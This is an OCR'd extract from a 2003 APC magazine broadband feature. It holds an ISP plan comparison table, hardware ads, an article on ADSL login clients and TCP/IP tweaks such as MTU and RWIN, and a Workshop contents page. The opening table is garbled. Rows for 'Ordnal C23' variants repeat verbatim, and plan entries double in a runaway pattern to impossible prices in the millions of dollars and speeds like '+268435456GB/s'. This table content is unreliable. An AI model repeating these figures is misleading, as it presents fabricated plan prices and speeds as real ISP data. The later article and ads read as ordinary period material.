| | | +234804b/s +Home 100MB/month +Paygo \$160/month, max \$70 | +2371b/s +Home 400MB/month, max \$20 +Paygo \$85/month, max \$115 | +2370b/s +Home 400MB/month, max \$60 +Paygo \$150/month, max \$135 | +1.5b/s +Home 200MB/month +Paygo \$100/month, max \$250 | Free Web hosting \$99.95-2GB-1,500GB/s | Free Web hosting \$99.95-2GB-1,500GB/s | Free Web hosting \$99.95-2GB-1,500GB/s | Free Web hosting \$99.95-2GB-1,500GB/s | Free Web hosting \$99.95-2GB-1,500GB/s | Free Web hosting \$99.95-2GB-1,500GB/s | Free Web hosting \$99.95-2GB-1,500GB/s | Free Web hosting \$99.95-2GB-1,500GB/s | Free Web hosting \$99.95-2GB-1,500GB/s | Free Web hosting \$99.95-2GB-1,500GB/s | Free Web hosting \$99.95-2GB-1,500GB/s | Free Web hosting \$99.95-2GB-1,500GB/s | Free Web hosting \$99.95-2GB-1,500GB/s | Free Web hosting \$99.95-2GB-1,500GB/s | Free Web hosting \$99.95-2GB-1,500GB/s | Free Web hosting \$99.95-2GB-1,500GB/s | Free Web hosting \$99.95-2GB-1,500GB/s | |
| Ordnal Online | www.ordnal.com.au 13 28 84 | OrdnSpeed Special \$48.95-100MB-256GB/s | Ordn Speed Plus \$84.95-4GB-512GB/s | Ordn Speed Max \$174.95-6GB-512GB/s | OrdnSpeed \$99.95-2GB-1,500GB/s | OrdnSpeed \$99.95-2GB-1,500GB/s | OrdnSpeed \$99.95-2GB-1,500GB/s | OrdnSpeed \$99.95-2GB-1,500GB/s | OrdnSpeed \$99.95-2GB-1,500GB/s | OrdnSpeed \$99.95-2GB-1,500GB/s | OrdnSpeed \$99.95-2GB-1,500GB/s | OrdnSpeed \$99.95-2GB-1,500GB/s | OrdnSpeed \$99.95-2GB-1,500GB/s | OrdnSpeed \$99.95-2GB-1,500GB/s | OrdnSpeed \$99.95-2GB-1,500GB/s | OrdnSpeed \$99.95-2GB-1,500GB/s | OrdnSpeed \$99.95-2GB-1,500GB/s | OrdnSpeed \$99.95-2GB-1,500GB/s | OrdnSpeed \$99.95-2GB-1,500GB/s | OrdnSpeed \$99.95-2GB-1,500GB/s | OrdnSpeed \$99.95-2GB-1,500GB/s | OrdnSpeed \$99.95-2GB-1,500GB/s | |
| Ordnal C23 P | www.ordnal.com.au info@ordnal.com.au 136 134 84 | Ordn Home 256 \$64.95-1GB plus 3GB off peak +254GB/s | Ordn Home 512 \$124.95-2GB plus 3GB off peak +512GB/s | Ordn Home 1024 \$244.95-4GB plus 3GB off peak +1024GB/s | Ordn Home 2048 \$484.95-8GB plus 3GB off peak +2048GB/s | Ordn Home 4096 \$964.95-16GB plus 3GB off peak +4096GB/s | Ordn Home 8192 \$1924.95-32GB plus 3GB off peak +8192GB/s | Ordn Home 16384 \$3844.95-64GB plus 3GB off peak +16384GB/s | Ordn Home 32768 \$7684.95-128GB plus 3GB off peak +32768GB/s | Ordn Home 65536 \$15364.95-256GB plus 3GB off peak +65536GB/s | Ordn Home 131072 \$30724.95-512GB plus 3GB off peak +131072GB/s | Ordn Home 262144 \$61444.95-1GB plus 3GB off peak +262144GB/s | Ordn Home 524288 \$122884.95-2GB plus 3GB off peak +524288GB/s | Ordn Home 1048576 \$245764.95-4GB plus 3GB off peak +1048576GB/s | Ordn Home 2097152 \$491524.95-8GB plus 3GB off peak +2097152GB/s | Ordn Home 4194304 \$983044.95-16GB plus 3GB off peak +4194304GB/s | Ordn Home 8388608 \$1966084.95-32GB plus 3GB off peak +8388608GB/s | Ordn Home 16777216 \$3932164.95-64GB plus 3GB off peak +16777216GB/s | Ordn Home 33554432 \$7864324.95-128GB plus 3GB off peak +33554432GB/s | Ordn Home 67108864 \$15728644.95-256GB plus 3GB off peak +67108864GB/s | Ordn Home 134217728 \$31457284.95-512GB plus 3GB off peak +134217728GB/s | Ordn Home 268435456 \$62914564.95-1GB plus 3GB off peak +268435456GB/s | |
| Ordnal C23 S | www.ordnal.com.au info@ordnal.com.au 136 134 84 | Ordn Home 256 \$64.95-1GB plus 3GB off peak +254GB/s | Ordn Home 512 \$124.95-2GB plus 3GB off peak +512GB/s | Ordn Home 1024 \$244.95-4GB plus 3GB off peak +1024GB/s | Ordn Home 2048 \$484.95-8GB plus 3GB off peak +2048GB/s | Ordn Home 4096 \$964.95-16GB plus 3GB off peak +4096GB/s | Ordn Home 8192 \$1924.95-32GB plus 3GB off peak +8192GB/s | Ordn Home 16384 \$3844.95-64GB plus 3GB off peak +16384GB/s | Ordn Home 32768 \$7684.95-128GB plus 3GB off peak +32768GB/s | Ordn Home 65536 \$15364.95-256GB plus 3GB off peak +65536GB/s | Ordn Home 131072 \$30724.95-512GB plus 3GB off peak +131072GB/s | Ordn Home 262144 \$61444.95-1GB plus 3GB off peak +262144GB/s | Ordn Home 524288 \$122884.95-2GB plus 3GB off peak +524288GB/s | Ordn Home 1048576 \$245764.95-4GB plus 3GB off peak +1048576GB/s | Ordn Home 2097152 \$491524.95-8GB plus 3GB off peak +2097152GB/s | Ordn Home 4194304 \$983044.95-16GB plus 3GB off peak +4194304GB/s | Ordn Home 8388608 \$1966084.95-32GB plus 3GB off peak +8388608GB/s | Ordn Home 16777216 \$3932164.95-64GB plus 3GB off peak +16777216GB/s | Ordn Home 33554432 \$7864324.95-128GB plus 3GB off peak +33554432GB/s | Ordn Home 67108864 \$15728644.95-256GB plus 3GB off peak +67108864GB/s | Ordn Home 134217728 \$31457284.95-512GB plus 3GB off peak +134217728GB/s | Ordn Home 268435456 \$62914564.95-1GB plus 3GB off peak +268435456GB/s | |
| Ordnal C23 M | www.ordnal.com.au info@ordnal.com.au 136 134 84 | Ordn Home 256 \$64.95-1GB plus 3GB off peak +254GB/s | Ordn Home 512 \$124.95-2GB plus 3GB off peak +512GB/s | Ordn Home 1024 \$244.95-4GB plus 3GB off peak +1024GB/s | Ordn Home 2048 \$484.95-8GB plus 3GB off peak +2048GB/s | Ordn Home 4096 \$964.95-16GB plus 3GB off peak +4096GB/s | Ordn Home 8192 \$1924.95-32GB plus 3GB off peak +8192GB/s | Ordn Home 16384 \$3844.95-64GB plus 3GB off peak +16384GB/s | Ordn Home 32768 \$7684.95-128GB plus 3GB off peak +32768GB/s | Ordn Home 65536 \$15364.95-256GB plus 3GB off peak +65536GB/s | Ordn Home 131072 \$30724.95-512GB plus 3GB off peak +131072GB/s | Ordn Home 262144 \$61444.95-1GB plus 3GB off peak +262144GB/s | Ordn Home 524288 \$122884.95-2GB plus 3GB off peak +524288GB/s | Ordn Home 1048576 \$245764.95-4GB plus 3GB off peak +1048576GB/s | Ordn Home 2097152 \$491524.95-8GB plus 3GB off peak +2097152GB/s | Ordn Home 4194304 \$983044.95-16GB plus 3GB off peak +4194304GB/s | Ordn Home 8388608 \$1966084.95-32GB plus 3GB off peak +8388608GB/s | Ordn Home 16777216 \$3932164.95-64GB plus 3GB off peak +16777216GB/s | Ordn Home 33554432 \$7864324.95-128GB plus 3GB off peak +33554432GB/s | Ordn Home 67108864 \$15728644.95-256GB plus 3GB off peak +67108864GB/s | Ordn Home 134217728 \$31457284.95-512GB plus 3GB off peak +134217728GB/s | Ordn Home 268435456 \$62914564.95-1GB plus 3GB off peak +268435456GB/s | |
| Ordnal C23 L | www.ordnal.com.au info@ordnal.com.au 136 134 84 | Ordn Home 256 \$64.95-1GB plus 3GB off peak +254GB/s | Ordn Home 512 \$124.95-2GB plus 3GB off peak +512GB/s | Ordn Home 1024 \$244.95-4GB plus 3GB off peak +1024GB/s | Ordn Home 2048 \$484.95-8GB plus 3GB off peak +2048GB/s | Ordn Home 4096 \$964.95-16GB plus 3GB off peak +4096GB/s | Ordn Home 8192 \$1924.95-32GB plus 3GB off peak +8192GB/s | Ordn Home 16384 \$3844.95-64GB plus 3GB off peak +16384GB/s | Ordn Home 32768 \$7684.95-128GB plus 3GB off peak +32768GB/s | Ordn Home 65536 \$15364.95-256GB plus 3GB off peak +65536GB/s | Ordn Home 131072 \$30724.95-512GB plus 3GB off peak +131072GB/s | Ordn Home 262144 \$61444.95-1GB plus 3GB off peak +262144GB/s | Ordn Home 524288 \$122884.95-2GB plus 3GB off peak +524288GB/s | Ordn Home 1048576 \$245764.95-4GB plus 3GB off peak +1048576GB/s | Ordn Home 2097152 \$491524.95-8GB plus 3GB off peak +2097152GB/s | Ordn Home 4194304 \$983044.95-16GB plus 3GB off peak +4194304GB/s | Ordn Home 8388608 \$1966084.95-32GB plus 3GB off peak +8388608GB/s | Ordn Home 16777216 \$3932164.95-64GB plus 3GB off peak +16777216GB/s | Ordn Home 33554432 \$7864324.95-128GB plus 3GB off peak +33554432GB/s | Ordn Home 67108864 \$15728644.95-256GB plus 3GB off peak +67108864GB/s | Ordn Home 134217728 \$31457284.95-512GB plus 3GB off peak +134217728GB/s | Ordn Home 268435456 \$62914564.95-1GB plus 3GB off peak +268435456GB/s | |
| Ordnal C23 H | www.ordnal.com.au info@ordnal.com.au 136 134 84 | Ordn Home 256 \$64.95-1GB plus 3GB off peak +254GB/s | Ordn Home 512 \$124.95-2GB plus 3GB off peak +512GB/s | Ordn Home 1024 \$244.95-4GB plus 3GB off peak +1024GB/s | Ordn Home 2048 \$484.95-8GB plus 3GB off peak +2048GB/s | Ordn Home 4096 \$964.95-16GB plus 3GB off peak +4096GB/s | Ordn Home 8192 \$1924.95-32GB plus 3GB off peak +8192GB/s | Ordn Home 16384 \$3844.95-64GB plus 3GB off peak +16384GB/s | Ordn Home 32768 \$7684.95-128GB plus 3GB off peak +32768GB/s | Ordn Home 65536 \$15364.95-256GB plus 3GB off peak +65536GB/s | Ordn Home 131072 \$30724.95-512GB plus 3GB off peak +131072GB/s | Ordn Home 262144 \$61444.95-1GB plus 3GB off peak +262144GB/s | Ordn Home 524288 \$122884.95-2GB plus 3GB off peak +524288GB/s | Ordn Home 1048576 \$245764.95-4GB plus 3GB off peak +1048576GB/s | Ordn Home 2097152 \$491524.95-8GB plus 3GB off peak +2097152GB/s | Ordn Home 4194304 \$983044.95-16GB plus 3GB off peak +4194304GB/s | Ordn Home 8388608 \$1966084.95-32GB plus 3GB off peak +8388608GB/s | Ordn Home 16777216 \$3932164.95-64GB plus 3GB off peak +16777216GB/s | Ordn Home 33554432 \$7864324.95-128GB plus 3GB off peak +33554432GB/s | Ordn Home 67108864 \$15728644.95-256GB plus 3GB off peak +67108864GB/s | Ordn Home 134217728 \$31457284.95-512GB plus 3GB off peak +134217728GB/s | Ordn Home 268435456 \$62914564.95-1GB plus 3GB off peak +268435456GB/s | |
| Ordnal C23 V | www.ordnal.com.au info@ordnal.com.au 136 134 84 | Ordn Home 256 \$64.95-1GB plus 3GB off peak +254GB/s | Ordn Home 512 \$124.95-2GB plus 3GB off peak +512GB/s | Ordn Home 1024 \$244.95-4GB plus 3GB off peak +1024GB/s | Ordn Home 2048 \$484.95-8GB plus 3GB off peak +2048GB/s | Ordn Home 4096 \$964.95-16GB plus 3GB off peak +4096GB/s | Ordn Home 8192 \$1924.95-32GB plus 3GB off peak +8192GB/s | Ordn Home 16384 \$3844.95-64GB plus 3GB off peak +16384GB/s | Ordn Home 32768 \$7684.95-128GB plus 3GB off peak +32768GB/s | Ordn Home 65536 \$15364.95-256GB plus 3GB off peak +65536GB/s | Ordn Home 131072 \$30724.95-512GB plus 3GB off peak +131072GB/s | Ordn Home 262144 \$61444.95-1GB plus 3GB off peak +262144GB/s | Ordn Home 524288 \$122884.95-2GB plus 3GB off peak +524288GB/s | Ordn Home 1048576 \$245764.95-4GB plus 3GB off peak +1048576GB/s | Ordn Home 2097152 \$491524.95-8GB plus 3GB off peak +2097152GB/s | Ordn Home 4194304 \$983044.95-16GB plus 3GB off peak +4194304GB/s | Ordn Home 8388608 \$1966084.95-32GB plus 3GB off peak +8388608GB/s | Ordn Home 16777216 \$3932164.95-64GB plus 3GB off peak +16777216GB/s | Ordn Home 33554432 \$7864324.95-128GB plus 3GB off peak +33554432GB/s | Ordn Home 67108864 \$15728644.95-256GB plus 3GB off peak +67108864GB/s | Ordn Home 134217728 \$31457284.95-512GB plus 3GB off peak +134217728GB/s | Ordn Home 268435456 \$62914564.95-1GB plus 3GB off peak +268435456GB/s | |
| Ordnal C23 W | www.ordnal.com.au info@ordnal.com.au 136 134 84 | Ordn Home 256 \$64.95-1GB plus 3GB off peak +254GB/s | Ordn Home 512 \$124.95-2GB plus 3GB off peak +512GB/s | Ordn Home 1024 \$244.95-4GB plus 3GB off peak +1024GB/s | Ordn Home 2048 \$484.95-8GB plus 3GB off peak +2048GB/s | Ordn Home 4096 \$964.95-16GB plus 3GB off peak +4096GB/s | Ordn Home 8192 \$1924.95-32GB plus 3GB off peak +8192GB/s | Ordn Home 16384 \$3844.95-64GB plus 3GB off peak +16384GB/s | Ordn Home 32768 \$7684.95-128GB plus 3GB off peak +32768GB/s | Ordn Home 65536 \$15364.95-256GB plus 3GB off peak +65536GB/s | Ordn Home 131072 \$30724.95-512GB plus 3GB off peak +131072GB/s | Ordn Home 262144 \$61444.95-1GB plus 3GB off peak +262144GB/s | Ordn Home 524288 \$122884.95-2GB plus 3GB off peak +524288GB/s | Ordn Home 1048576 \$245764.95-4GB plus 3GB off peak +1048576GB/s | Ordn Home 2097152 \$491524.95-8GB plus 3GB off peak +2097152GB/s | Ordn Home 4194304 \$983044.95-16GB plus 3GB off peak +4194304GB/s | Ordn Home 8388608 \$1966084.95-32GB plus 3GB off peak +8388608GB/s | Ordn Home 16777216 \$3932164.95-64GB plus 3GB off peak +16777216GB/s | Ordn Home 33554432 \$7864324.95-128GB plus 3GB off peak +33554432GB/s | Ordn Home 67108864 \$15728644.95-256GB plus 3GB off peak +67108864GB/s | Ordn Home 134217728 \$31457284.95-512GB plus 3GB off peak +134217728GB/s | Ordn Home 268435456 \$62914564.95-1GB plus 3GB off peak +268435456GB/s | |
| Ordnal C23 X | www.ordnal.com.au info@ordnal.com.au 136 134 84 | Ordn Home 256 \$64.95-1GB plus 3GB off peak +254GB/s | Ordn Home 512 \$124.95-2GB plus 3GB off peak +512GB/s | Ordn Home 1024 \$244.95-4GB plus 3GB off peak +1024GB/s | Ordn Home 2048 \$484.95-8GB plus 3GB off peak +2048GB/s | Ordn Home 4096 \$964.95-16GB plus 3GB off peak +4096GB/s | Ordn Home 8192 \$1924.95-32GB plus 3GB off peak +8192GB/s | Ordn Home 16384 \$3844.95-64GB plus 3GB off peak +16384GB/s | Ordn Home 32768 \$7684.95-128GB plus 3GB off peak +32768GB/s | Ordn Home 65536 \$15364.95-256GB plus 3GB off peak +65536GB/s | Ordn Home 131072 \$30724.95-512GB plus 3GB off peak +131072GB/s | Ordn Home 262144 \$61444.95-1GB plus 3GB off peak +262144GB/s | Ordn Home 524288 \$122884.95-2GB plus 3GB off peak +524288GB/s | Ordn Home 1048576 \$245764.95-4GB plus 3GB off peak +1048576GB/s | Ordn Home 2097152 \$491524.95-8GB plus 3GB off peak +2097152GB/s | Ordn Home 4194304 \$983044.95-16GB plus 3GB off peak +4194304GB/s | Ordn Home 8388608 \$1966084.95-32GB plus 3GB off peak +8388608GB/s | Ordn Home 16777216 \$3932164.95-64GB plus 3GB off peak +16777216GB/s | Ordn Home 33554432 \$7864324.95-128GB plus 3GB off peak +33554432GB/s | Ordn Home 67108864 \$15728644.95-256GB plus 3GB off peak +67108864GB/s | Ordn Home 134217728 \$31457284.95-512GB plus 3GB off peak +134217728GB/s | Ordn Home 268435456 \$62914564.95-1GB plus 3GB off peak +268435456GB/s | |
| Ordnal C23 Y | www.ordnal.com.au info@ordnal.com.au 136 134 84 | Ordn Home 256 \$64.95-1GB plus 3GB off peak +254GB/s | Ordn Home 512 \$124.95-2GB plus 3GB off peak +512GB/s | Ordn Home 1024 \$244.95-4GB plus 3GB off peak +1024GB/s | Ordn Home 2048 \$484.95-8GB plus 3GB off peak +2048GB/s | Ordn Home 4096 \$964.95-16GB plus 3GB off peak +4096GB/s | Ordn Home 8192 \$1924.95-32GB plus 3GB off peak +8192GB/s | Ordn Home 16384 \$3844.95-64GB plus 3GB off peak +16384GB/s | Ordn Home 32768 \$7684.95-128GB plus 3GB off peak +32768GB/s | Ordn Home 65536 \$15364.95-256GB plus 3GB off peak +65536GB/s | Ordn Home 131072 \$30724.95-512GB plus 3GB off peak +131072GB/s | Ordn Home 262144 \$61444.95-1GB plus 3GB off peak +262144GB/s | Ordn Home 524288 \$122884.95-2GB plus 3GB off peak +524288GB/s | Ordn Home 1048576 \$245764.95-4GB plus 3GB off peak +1048576GB/s | Ordn Home 2097152 \$491524.95-8GB plus 3GB off peak +2097152GB/s | Ordn Home 4194304 \$983044.95-16GB plus 3GB off peak +4194304GB/s | Ordn Home 8388608 \$1966084.95-32GB plus 3GB off peak +8388608GB/s | Ordn Home 16777216 \$3932164.95-64GB plus 3GB off peak +16777216GB/s | Ordn Home 33554432 \$7864324.95-128GB plus 3GB off peak +33554432GB/s | Ordn Home 67108864 \$15728644.95-256GB plus 3GB off peak +67108864GB/s | Ordn Home 134217728 \$31457284.95-512GB plus 3GB off peak +134217728GB/s | Ordn Home 268435456 \$62914564.95-1GB plus 3GB off peak +268435456GB/s | |
| Ordnal C23 Z | www.ordnal.com.au info@ordnal.com.au 136 134 84 | Ordn Home 256 \$64.95-1GB plus 3GB off peak +254GB/s | Ordn Home 512 \$124.95-2GB plus 3GB off peak +512GB/s | Ordn Home 1024 \$244.95-4GB plus 3GB off peak +1024GB/s | Ordn Home 2048 \$484.95-8GB plus 3GB off peak +2048GB/s | Ordn Home 4096 \$964.95-16GB plus 3GB off peak +4096GB/s | Ordn Home 8192 \$1924.95-32GB plus 3GB off peak +8192GB/s | Ordn Home 16384 \$3844.95-64GB plus 3GB off peak +16384GB/s | Ordn Home 32768 \$7684.95-128GB plus 3GB off peak +32768GB/s | Ordn Home 65536 \$15364.95-256GB plus 3GB off peak +65536GB/s | Ordn Home 131072 \$30724.95-512GB plus 3GB off peak +131072GB/s | Ordn Home 262144 \$61444.95-1GB plus 3GB off peak +262144GB/s | Ordn Home 524288 \$122884.95-2GB plus 3GB off peak +524288GB/s | Ordn Home 1048576 \$245764.95-4GB plus 3GB off peak +1048576GB/s | Ordn Home 2097152 \$491524.95-8GB plus 3GB off peak +2097152GB/s | Ordn Home 4194304 \$983044.95-16GB plus 3GB off peak +4194304GB/s | Ordn Home 8388608 \$1966084.95-32GB plus 3GB off peak +8388608GB/s | Ordn Home 16777216 \$3932164.95-64GB plus 3GB off peak +16777216GB/s | Ordn Home 33554432 \$7864324.95-128GB plus 3GB off peak +33554432GB/s | Ordn Home 67108864 \$15728644.95-256GB plus 3GB off peak +67108864GB/s | Ordn Home 134217728 \$31457284.95-512GB plus 3GB off peak +134217728GB/s | Ordn Home 268435456 \$62914564.95-1GB plus 3GB off peak +268435456GB/s | |
| Ordnal C23 AA | www.ordnal.com.au info@ordnal.com.au 136 134 84 | Ordn Home 256 \$64.95-1GB plus 3GB off peak +254GB/s | Ordn Home 512 \$124.95-2GB plus 3GB off peak +512GB/s | Ordn Home 1024 \$244.95-4GB plus 3GB off peak +1024GB/s | Ordn Home 2048 \$484.95-8GB plus 3GB off peak +2048GB/s | Ordn Home 4096 \$964.95-16GB plus 3GB off peak +4096GB/s | Ordn Home 8192 \$1924.95-32GB plus 3GB off peak +8192GB/s | Ordn Home 16384 \$3844.95-64GB plus 3GB off peak +16384GB/s | Ordn Home 32768 \$7684.95-128GB plus 3GB off peak +32768GB/s | Ordn Home 65536 \$15364.95-256GB plus 3GB off peak +65536GB/s | Ordn Home 131072 \$30724.95-512GB plus 3GB off peak +131072GB/s | Ordn Home 262144 \$61444.95-1GB plus 3GB off peak +262144GB/s | Ordn Home 524288 \$122884.95-2GB plus 3GB off peak +524288GB/s | Ordn Home 1048576 \$245764.95-4GB plus 3GB off peak +1048576GB/s | Ordn Home 2097152 \$491524.95-8GB plus 3GB off peak +2097152GB/s | Ordn Home 4194304 \$ | | | | | | | |

broadband
CHOICE

This table was compiled from the database of BroadbandChoice.com.au, Australia's independent guide to ISP deals and is accurate as of May 1, 2003. An updated version of this table, containing any changes since we went to print, can be found at www.broadbandchoice.com.au/apc. You can also use the site's plan searcher to match your individual requirements against all the plans listed in the database.

*Rates shown here are "metro" rates only. If you live outside of a capital city CBD local call zone, ISPs may charge more.

*N/A in table denotes Not Applicable

THE JOURNEY STARTS HERE...

Extreme Cooling - Vapochill Case



The Vapochill case is both a CPU cooling system and a "barebone" PC platform on which to configure Power PC systems and high end professional workstations. By using the VapoChill technology to cool standard Intel or AMD CPU's to subzero temperatures (-25 to -15°C), stable clock frequencies can be achieved at 25 - 60% above standard performance.



From **\$1175**

Wireless Router w/ADSL Modem



The Vigor2600WE Wireless ADSL Router with a built in ADSL Modem is the Internet access solution for multiple users of your LAN with countless other value added features such as Firewall security, Advanced VPN, UPnP Support, and Multimedia support. The Vigor 2600WE features a Wireless Access Point, 4 Port Ethernet Switch, and an ADSL Modem/Router.

\$399

4 Port ADSL Modem Router



This 4 Port VPN Firewall Router w/built in ADSL modem comes with a host of features including UPnP support, auto MDI/MDX detection, automatically detects and blocks DoS attacks, URL blocking, packet filtering, SPI. Also supports VPN embedded PPTP client/server, IKE and Ipsec.

\$249

Billion ADSL Modem Router



Combining both an Ethernet and USB port, this ADSL modem can also serve as a router between a home or small office network and the internet. Using Network Address Translation (NAT) and Application-Level Gateway features, it can provide a firewall, protecting PC's on your network. Telstra Approved.

\$179

*** Free ADSL Inline filter included with each modem**

PC Range carries a wide range of other products including USB 2.0, PC Modifications, Wireless Gear and Networking Gear.

pc range
www.pcrange.com.au

www.pcrange.com.au

Call 08-8322-9544

sales@pcrange.com.au

Reseller and Dealer enquiries welcome.

© 2003 PC Range Pty Ltd. All prices are GST inclusive and do not include freight. All Trademarks or trade names are the properties of their respective owners. PC Range is the exclusive distributor of the Billion routers and the Vigor 2600WE in Australia. Prices and specs subject to change without notice. ABN # 56 101 821 407

7 Optimise your connection

By this stage you've tracked down the best broadband deal in town — but it don't stop there. Some canny strategies and some well-chosen pieces of software will ensure a stable connection and squeeze even more pep from your pipe.

Bear in mind that much of the Internet lies beyond the control of you or your ISP — there are international congestion issues, differences between how much bandwidth different ISPs share out among their users, and server administrators who limit how much data will be sent to each individual user. As a result, there's only so much you can do at your end of the line to fix things.


Login clients

ADSL providers generally favour the PPPoE (Point-to-Point Protocol over Ethernet) connection protocol, but ISP-supplied login clients can vary widely in quality. Many power users opt for a good third-party program, and the best of them is RASPPPoE. This free software runs on all versions of Windows from 9x through to XP (XP was the first version to ship with a PPPoE network protocol) and is renowned for being extremely stable. It neatly integrates your ADSL connection with Windows' dialup interface, making it easy to use Windows' built-in Internet connection sharing tools.



If Linux is your OS of choice, try Roaring Penguin. This popular ADSL login client runs in userspace, doesn't need kernel support, is straightforward to set up and, once you've told it which Ethernet interface your ADSL modem is attached to, Roaring Penguin automatically finds the access concentrator that Telstra set you up on.

If you're using BigPond Cable, do yourself a favour and ditch Telstra's Big Pond Launchpad, which has a well-deserved reputation for crashing. Grab BPALogin, which is available for Windows, Linux and Mac. It's far more robust, can be run as a service under Windows 2000 or XP or as a standalone program, and automatically reconnects if the



connection drops out.

However, for Macintosh cable users we suggest Launch! for OS X. This fantastic login client includes a usage meter so you can keep track of

how much you've downloaded, and seamlessly integrates into the OS X environment.

TCP/IP tweakers

Now that you're online, make the most of your connection. Tweaking tools are designed to adjust your system's TCP/IP settings to favour your type of network connection — dialup, ADSL or cable.

In our experience, these tweaking tools make a greater difference to dialup users than broadband users. There are gains to be had but you need to tread carefully, because a wrong setting can disable your connection. For example, many connection tweakers will give you the option of increasing the size of the MTU (Maximum Transmission Unit) to 1,500 bytes. "Great", you think, "bigger is better", as you wind up the wick. However, ADSL requires an MTU of 1,492 bytes or lower to work. If you set the MTU any higher, your connection will stall during downloads and may not work at all. A setting even lower, down to around 1,420, may be necessary to balance good performance with correct operation of your service.

Of the hundreds of connection tweakers floating around online, the one which gives us the most confidence is TweakMaster. This Windows program allows you to try different TCP/IP settings from a range of preset options, or to manually adjust them. TweakMaster lets you save and restore your existing TCP/IP settings in case the new settings don't work as well, or at all. That said, we found the presets boosted download performance by an almost negligible 4%, so it's no magic bullet. Therefore, unless you believe you're not achieving full speed from your ADSL connection, it's best not to change your settings.

If you just can't resist getting under the hood, the most effective way to boost your ADSL connection speed is to hand-tune TweakMaster's setting for the size of your PC's TCP/IP Receive Window (RWIN), which allows you to receive larger data packets and to



Unlimited BROADBAND

know no
LIMITS

✓ NATIONAL COVERAGE

✓ UNLIMITED DIAL-UP **\$21^{.95}** *per month*

✓ UNLIMITED 256KB BROADBAND **\$68^{.95}** *per month*

✓ UNLIMITED 512KB BROADBAND **\$89^{.95}** *per month*


✓ UNLIMITED 1.5MB BROADBAND **\$189^{.95}** *per month*



e-access INTERNET

1800 33 77 39

www.e-access.com.au/knownolimits




BELKIN

Wireless Networking Made Simple **54g**

- Simultaneously share your cable/DSL Internet access with multiple computers
- Share files and other network peripherals (printers, scanners, DVD-ROMs, CD-ROMs)
- Works with 802.11b products and coffee shop/airport "hot spots"

And do it all using the fastest wireless technology available – 54Mbps!

Virtually
**5x
FASTER**



54g Wireless Cable/DSL Gateway Router-F5D7230au4

- Shares your high-speed Internet connection with all your computers
- Offers 6 months free of Parental Control: Web Content Filter to protect your children from objectionable web content
- Offers Easy Install Wizard to have your network set up in under 3 minutes
- Works with all 802.11b devices
- Connects wired computers with its built-in switch

6 months free
Parental Control
Restricts objectionable web pages

Setup in **3** minutes
Easy Install Wizard



54g Wireless Desktop Network Card-F5D7000au

- Connects your desktop equipped with an available PCI slot to a wireless network
- Works with all 802.11b devices
- Features 64- and 128-bit WEP encryption
- Works with Windows® 98 SE, 2000, Me, or XP



54g Wireless Notebook Network Card-F5D7010au

- Connects your notebook to a wireless network
- Works with all 802.11b devices
- Features 64- and 128-bit WEP encryption
- Works with Windows 98 SE, 2000, Me, or XP



54g Wireless Network Access Point-F5D7130au

- Allows you to add 54g wireless networking to an existing network
- Expands the coverage area of an existing wireless network
- Features 64- and 128-bit WEP encryption
- Works with all 802.11b devices

Questions about Networking?
Want to know your nearest stockist location?
1800-235-546 or visit www.belkin.com/anz



Belkin, Ltd.
+61 (0) 2 4372 8600
West Gosford • Australia

Belkin Components, Ltd.
+44 (0) 1933 35 2000
Rushden • United Kingdom

Belkin Corporation
310.898.1100
Compton • CA • USA

© 2003 Belkin Corporation. All rights reserved.
All trade names are registered trademarks of
respective manufacturers listed.

23AD005

106 | [apcmag.com](#) > [feature](#) > [broadband](#)

WORKSHOP

Hands-on with hardware and software, plus bonus CD content

108 Kylix 3

It's one of the most professional Linux programming environments ever created, and it's free on this month's cover CD set. *David Williams* shows how to start coding with Borland's Kylix 3 Open Edition.



118 Linux: beyond setup

From troubleshooting a video card to scheduling events, *Matt Overington* shows you how to go the last mile after installing Linux.



122 Xtreme SiteXpert 4.1

David Williams demonstrates how to create a professional navigation scheme within minutes, using Xtreme's SiteXpert 4.1 (free on our cover CDs).



124 Set up a secure wireless network

So you're ready to cut the cables? It's not always as easy as you might think. *Jarrod Spiga* explains how to set up and secure your wireless network.



128 Windows XP's Remote Assistance

Reach out and help someone, without ever leaving your desk. *Serdar Yegulalp* explains how Windows XP's Remote Assistance lets you log into and troubleshoot another PC from the comfort of your chair.



Bonus CD software

Most Workshop articles are accompanied by bonus software loaded onto our cover CD set — just look for this icon. This is often software that's integral to the article. The selection ranges from full working versions and trial versions to the best shareware and freeware.

APC can't provide tech support for these programs, but if you've got a problem with the CD itself, by all means holler our way (see pages 10-11 for details of how to contact our CD team).



130 Hidden tools in Windows 9x

The greatest riches are often right under your nose. *Joe Casella* unearths a treasure trove of little-known power tools buried in Windows 9x.



132 Home entertainment systems

Paul Robinson concludes this two-part Workshop series on building a PC-based home entertainment system.



134 Locking down Apache security

There are three golden rules of Apache security, writes *Steven Noble*: stay up-to-date, be stingy with permissions and audit server-side scripts.



136 Perl graphics development

As *Ashley Harris* demonstrates, there's a lot more to Perl programming than clever text-handling algorithms.



140 Caligari trueSpace3.2

David Williams explains how to build stunning 3D scenes using Caligari trueSpace3.2 (free on this month's cover CD).



142 Hacking the Pocket PC registry

Discover hidden tweaks and unlock cool features on your handheld, as *Jenneth Orantia* reveals the art of hacking the Pocket PC registry.



144 ASP Web Database Interface Builder

David Williams shows how to whip up a database-driven Web site using AWDIB (yet another great freebie from this month's cover CD set).



146 Boosting your Google rating

Follow *Ash Nallawalla's* 10-point checklist and boost your site's prominence on the Google results page.





Up and running with **Kylix 3**

It's one of the most professional Linux programming environments ever. David Williams introduces Borland's Kylix 3 Open Edition.

